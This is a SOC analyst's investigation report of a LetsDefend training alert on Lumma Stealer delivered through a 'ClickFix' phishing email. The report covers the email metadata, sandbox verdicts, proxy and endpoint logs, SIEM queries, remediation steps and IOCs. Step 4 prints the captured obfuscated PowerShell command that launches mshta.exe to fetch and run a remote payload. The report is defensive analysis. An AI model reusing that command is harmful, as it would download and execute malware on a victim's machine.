
EventID@316 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing

1. Alert Overview

Alert Name: SOC338 – Lumma Stealer — DLL Side-Loading via “Click Fix” Phishing
Alert Source: Email Security Gateway / Proxy / Endpoint Telemetry / SIEM (Log Management)
Alert Severity: Critical (user clicked malicious link and remote payload executed)
Detection Rule / Query: SOC338 — phishing click → mshta/PowerShell execution detection; correlation of email → proxy URL access → process creation (mshta.exe → PowerShell).
Date & Time Observed: Email sent **Mar 13, 2025, 09:44 AM**.



Critical Mar, 13, 2025, 09:44 AM SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing

EventID :	316
Event Time :	Mar, 13, 2025, 09:44 AM
Rule :	SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing
Level :	Security Analyst
SMTP Address :	132.232.40.201
Source Address :	update@windows-update.site
Destination Address :	dylan@letsdefend.io
E-mail Subject :	Upgrade your system to Windows 11 Pro for FREE
Device Action :	Allowed
Trigger Reason :	Redirected site contains a click fix type script for Lumma Stealer distribution.

---

2. Initial Alert Details

Alert Description:
Phishing email promising “free Windows upgrade” contained a malicious link (`https://www.windows-update.site`) that, when clicked by user **Dylan**, led to remote execution via `mshta.exe` which fetched and executed a payload (`maloy.mp4`) from `https://overcoatpassably.shop` . The payload behavior is consistent with Lumma stealer / dropper via DLL side-loading / HTA/HTA-like delivery.

Triggered Host / User / Source:

- **User:** Dylan
- **Host / Hostname:** Dylan (endpoint)
- **Host IP:** `172.16.17.216` (clicking user)
- **SMTP IP (source):** `103.232.40.201`
- **Sender:** `update@windows-update.site`
- **Recipient:** `dylan@letsdefend.io`


Event Count / Frequency:
Single phishing message delivered and opened. One confirmed click at **2025-03-13 23:26:08**, followed immediately by process execution and network beaconing.

---

3. Investigation Steps (expanded)

Step 1 — Parse email metadata (verify delivery & content)

- **Action:** Extracted email headers and message body from Email Security tab.
- **Key fields captured:**
  - Sent: `Mar 13, 2025, 09:44 AM`
  - SMTP IP: `103.232.40.201`
  - From: `update@windows-update.site`
  - To: `dylan@letsdefend.io`
  - Subject: `Upgrade your system to Windows 11 Pro for FREE`
  - Contained link: `https://www.windows-update.site/`



From: update@windows-update.site
To: dylan@letsdefend.io
Subject: Upgrade your system to Windows 11 Pro for FREE
Date: Mar, 13, 2025, 09:44 AM
Action: Allowed

Upgrade your system to Windows 11 Pro for FREE

An easy and secure way to upgrade to a new version of Windows without downloads or complicated installations. Just follow our simple steps and enjoy all the benefits of Windows 11 Pro!

Before the action ends:

4 Day 23 Hours 59 Mins

Refresh your perspective

New look and feel. Easy ways to search and stay organized. Windows 11 Pro has been built to work for you.


Example SIEM query (SPL):

```
index=email sourcetype=ms365:mailheaders sender="update@windows-update.site"
recipient="dylan@letsdefend.io"
| table _time, sender, recipient, subject, smtp_ip, message_id
```

Step 2 — Verify URL reputation & sandbox the link

- **Action:** Submitted `https://www.windows-update.site/` to third-party threat intel / sandbox (VirusTotal / Any.run).
- **Observation:** Multiple engines flagged the URL as phishing/fraud; Any.run shows redirection to Windows-themed page and retrieval behavior consistent with click-to-download leading to `mshta` execution. Confirmed malicious classification.

- **Conclusion:** The URL is malicious/phishing (confirmed by third-party intel).



9/98 security vendors flagged this URL as malicious

https://www.windows-update.site/
www.windows-update.site


Last Analysis Date
3 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

BitDefender	Malware	CyRadar	Malicious
Fortinet	Malware	G-Data	Malware
Kaspersky	Malware	Lionic	Malicious
Seclookup	Malicious	Sophos	Malware
Webroot	Malicious	Abusix	✓ Clean
Acronis	✓ Clean	ADMINUSLabs	✓ Clean



General Info

☑ Add for printing

URL:	https://www.windows-update.site/
Full analysis:	https://app.any.run/tasks/df5a4e46-58fe-4ba0-ac6d-faa3a36b1a7f
Verdict:	Malicious activity
Analysis date:	March 31, 2025 at 11:50:59
OS:	Windows 10 Professional (build: 19044, 64 bit)
Tags:	phishing
Indicators:	
MD5:	D98800138B6F5304AF4AE54E23C8E845
SHA1:	AA9C9FDC9B9F19F6CC46A16B5D0880FFACF571BE
SHA256:	278608290E63C5AEDBC707BF513AE455300D26DA180A329A9CC88798F43454D9
SSDEEP:	3:N8DSLu9n:2OLin


Step 3 — Confirm delivery to mailbox & remove message

- **Action:** Checked Email Security `device_action` and mailbox logs. Found `device_action=allowed` and message delivered to Dylan's inbox.
- **Remediation action taken:** Removed the phishing email from inbox.
- **Example Query to show delivery:**

```
index=email actions | where recipient=="dylan@letsdefend.io" AND
smtp_ip=="103.232.40.201"
| stats latest(device_action) as device_action by recipient
```

Step 4 — Identify user click and pivot to proxy logs

- **Action:** Filtered proxy logs for requests to `windows-update.site` and for traffic from Dylan’s IP `172.16.17.216`.



RAW LOG

URL: https://windows-update.site/


User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0

Referrer: https://mail.letsdefend.io/

HTTP Status: 200 OK

Process Name: chrome.exe

- **Observation:** Proxy shows GET to `https://www.windows-update.site/` from `172.16.17.216` at **2025-03-13 23:26:08**; subsequently `mshta.exe` connected to `https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4`.



Endpoint Information

Host Information

Hostname: Dylan

IP Address: 172.16.17.216

OS: Windows 10

Client/Server: Client

Domain: LetsDefend

Bit Level: 64

Primary User: Dylan

Last Login: Mar, 14, 2025, 12:05 PM

Action

Containment: Host Contained

COMMAND LINE

```
"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w 1 powershell -Command ('ms]]]ht]]]a]]].]]]exe https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4' -replace ']') # ✅ "I am not a robot - reCAPTCHA Verification ID: 3824"
```

```
EVENT TIME              COMMAND LINE
Mar 13 2025 23:26:19    "C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w 1 powershell -Command ('ms]]]ht]]]a]]].]]]ex...
Mar 13 2025 23:26:31    "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "mshta.exe https://overcoatpassably.sh...
Mar 13 2025 23:26:32    "C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w 1 powershell -Command ('ms]]]ht]]]a]]].]]]ex...
```

- **Conclusion:** Click occurred and remote payload was fetched.
  Example proxy search (pseudo-KQL/SPL):

```
index=proxy host_ip=172.16.17.216 url="*windows-update.site*"
| table _time, client_ip, url, status_code, user_agent
```

Step 5 — Endpoint telemetry: process & command lineage


- **Action:** Retrieved endpoint process creation / command line logs for Dylan's host around click time.
- **Observation:** `mshta.exe` spawned and executed a command line that invoked `powershell` / `mshta` to fetch `maloy.mp4`. Terminal history shows commands and timing consistent with automatic execution after clicking.
- **Command evidence:** `mshta.exe` → remote `maloy.mp4` retrieval; `mshta` invoked execution of HTA/JS that launches PowerShell; PowerShell fetched additional stages.
- **Conclusion:** Successful execution of remote content (likely HTA / obfuscated script); suspicious `.mp4` used as disguised payload.

Example endpoint query (ELK/EQL):

```
process where host.ip == "172.16.17.216" and process.name in
("mshta.exe","powershell.exe") and _time >= "2025-03-13T23:25:00"
| sort _time
| fields _time, process.name, process.args, process.parent.name, user.name
```

Step 6 — Network analysis: C2 / file retrieval

- **Action:** Inspect outbound connections from the host after mshta execution.
- **Observation:** Host connected to `overcoatpassably.shop` and downloaded `maloy.mp4`. DNS resolution / remote AS and IP `172.67.139.19` (Cloudflare IP for domain) observed. Third-party sandbox indicated `maloy.mp4` is not a media file but a payload (likely HTA/JS or DLL dropper).
- **Conclusion:** Host contacted C2 / payload host and retrieved malicious content.



Field	Value
type	Firewall
source_address	172.16.17.216
source_port	34211
destination_address	172.67.139.19
destination_port	443
time	Mar, 13, 2025, 11:26 PM
Raw Log	
Process Name	mshta.exe
Process ID	7284
Request URL	https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4

Step 7 — Assess compromise scope & data access

- **Action:** Searched for lateral movement, suspicious logins, file exfil patterns, unusual process creation across environment. Checked for credential access events or sensitive data exfil.
- **Observation:** Evidence indicates potential credential theft/exfil (Lumma Stealer behavior) and arbitrary code execution. No definitive lateral movement observed in logs at time of investigation, but credentials might be compromised — treat as high risk.
- **Conclusion:** Host should be isolated; assume credentials compromised until proven otherwise.

---

4. Findings

Summary of Evidence:

- Email metadata: Sent `Mar 13, 2025, 09:44 AM` from `update@windows-update.site` via `103.232.40.201`.
- Link in email: `https://www.windows-update.site/` — flagged as phishing (VirusTotal / Any.run).
- Delivered to mailbox and user clicked the link. Delivery confirmed (`device_action = allowed`).
- Click timestamp: **2025-03-13 23:26:08** from host `172.16.17.216` (user Dylan).
- Endpoint process: `mshta.exe` executed and fetched `https://overcoatpassably.shop/.../maloy.mp4`.
- File behavior: `maloy.mp4` is likely disguised payload (HTA/JS/HTA-renamed file) that results in DLL sideloading / execution and credential theft consistent with Lumma Stealer.

- Third-party sandbox (Any.run) and VirusTotal confirm maliciousness and AsyncRAT-like / stealer payload behavior.

Root Cause / Attack Vector:
Click-through phishing link delivering HTA/remote script. The user-initiated click led to `mshta` invocation and payload download/execution (ClickFix social engineering + automated script execution).

MITRE ATT&CK Techniques:

- **T1566 – Phishing (Initial Access)**
- **T1204 – User Execution**
- **T1059 – Command and Scripting Interpreter (PowerShell, mshta)**
- **T1055 / T1574 – DLL Side-Loading / Hijacking (post-execution technique used by Lumma or similar stealers)**
- **T1005 / T1041 – Data from Local System / Exfiltration** (possible)

Affected Systems / Users:

- Primary host: Dylan — `172.16.17.216` (click origin).
- Potentially compromised credentials for Dylan’s account/email and any resources accessed using those credentials.

---

5. Analysis Conclusion

Alert Status: True Positive — confirmed phishing delivery, click, and remote code execution.
Impact Assessment: High — remote code execution and potential credential theft / data exfiltration.
Confidence Level: High — endpoint telemetry + proxy + third-party sandbox + email evidence all align.

---

6. Response & Remediation

Immediate Actions Taken

1. **Isolated host** from network (quarantine endpoint).
2. **Blocked IOCs** at perimeter and email gateway:
   - Blocked domain `windows-update.site` and `overcoatpassably.shop` (and associated IPs / CDN endpoints).
   - Blocked sender SMTP IP `103.232.40.201` and sender address `update@windows-update.site`.
3. **Removed phishing email** from Dylan’s mailbox and from other recipients if present.
4. **Collected forensic artifacts** from host (memory image, prefetch, event logs, process creation logs, network connections).
5. **Reset credentials** for Dylan (email + any elevated accounts used on the host) and enforced MFA reset.

6. **Notified** senior incident response team and relevant data owners.

Recommended Next Steps

- Conduct full forensic disk & memory analysis on the endpoint to identify persistence mechanisms, dropped files, DLLs, and stolen data.
- Hunt for similar activity (same domains, sender, payload hash) across the estate.
- Rotate credentials for any service the user had access to; force multi-factor enrollment.
- Reimage host if forensic analysis indicates deep persistence or unknown modifications.
- Notify leadership / data protection officer if exfiltration of sensitive data is confirmed (per policy).
- Expand email gateway rules to quarantine similar campaigns and improve phishing detection (see Detection Enhancements below).

---

7. Learning & Improvement

Lessons Learned:

- Email allowed delivery while containing a high-confidence phishing URL — tighten gateway policy for known or low-reputation domains.
- Users will still click convincing social-engineering links; URL sandboxing and click-time protection (URL rewriter + detonation) would have likely prevented execution.
- mshta remains a common vector for script execution — detection/mitigation is critical.

Detection Rule Enhancement (example)

- **Before:** signature match on `windows-update.site`.
- **After (suggested):** Correlation rule that triggers when `EmailDelivered` contains external URL AND within 24h `ProxyHTTP` shows GET to that URL AND `Endpoint` shows `ProcessCreate` of `mshta.exe` / `powershell.exe` with commandline including that URL.
- **Pseudo-SPL:**

```
index=email url=*windows-update.site* OR url=*overcoatpassably.shop*
| join type=left [ search index=proxy url=*windows-update.site* OR
url=*overcoatpassably.shop* ]
| join type=left [ search index=endpoint process_name IN
("mshta.exe","powershell.exe") ]
| stats count by sender, recipient, client_ip, process_name, url
| where count > 0
```

Knowledge Gained:

- Recognized ClickFix social engineering flow: enticing headline → click → mshta → remote payload naming to disguise as media file.
- Better understanding of the typical IOCs (domains, .mp4 renamed payloads, mshta usage) used by this campaign.

---

8. References & Artifacts

IOCs / Artifacts

- **Email sent:** `Mar 13, 2025, 09:44 AM`
- **SMTP IP:** `103.232.40.201`
- **Sender:** `update@windows-update.site`
- **Recipient:** `dylan@letsdefend.io`
- **Phishing URL:** `https://www.windows-update.site/`
- **C2 / Payload URL:** `https://overcoatpassably.shop/Z8UZbPyVpGfdRS/maloy.mp4`
- **C2 IP (observed):** `172.67.139.19` (domain resolution)
- **Click / Execution timestamp:** `2025-03-13 23:26:08` (host `172.16.17.216`)
- **Processes observed:** `mshta.exe` → spawned/triggered PowerShell; possible DLL side-loading observed in indicators of compromise.
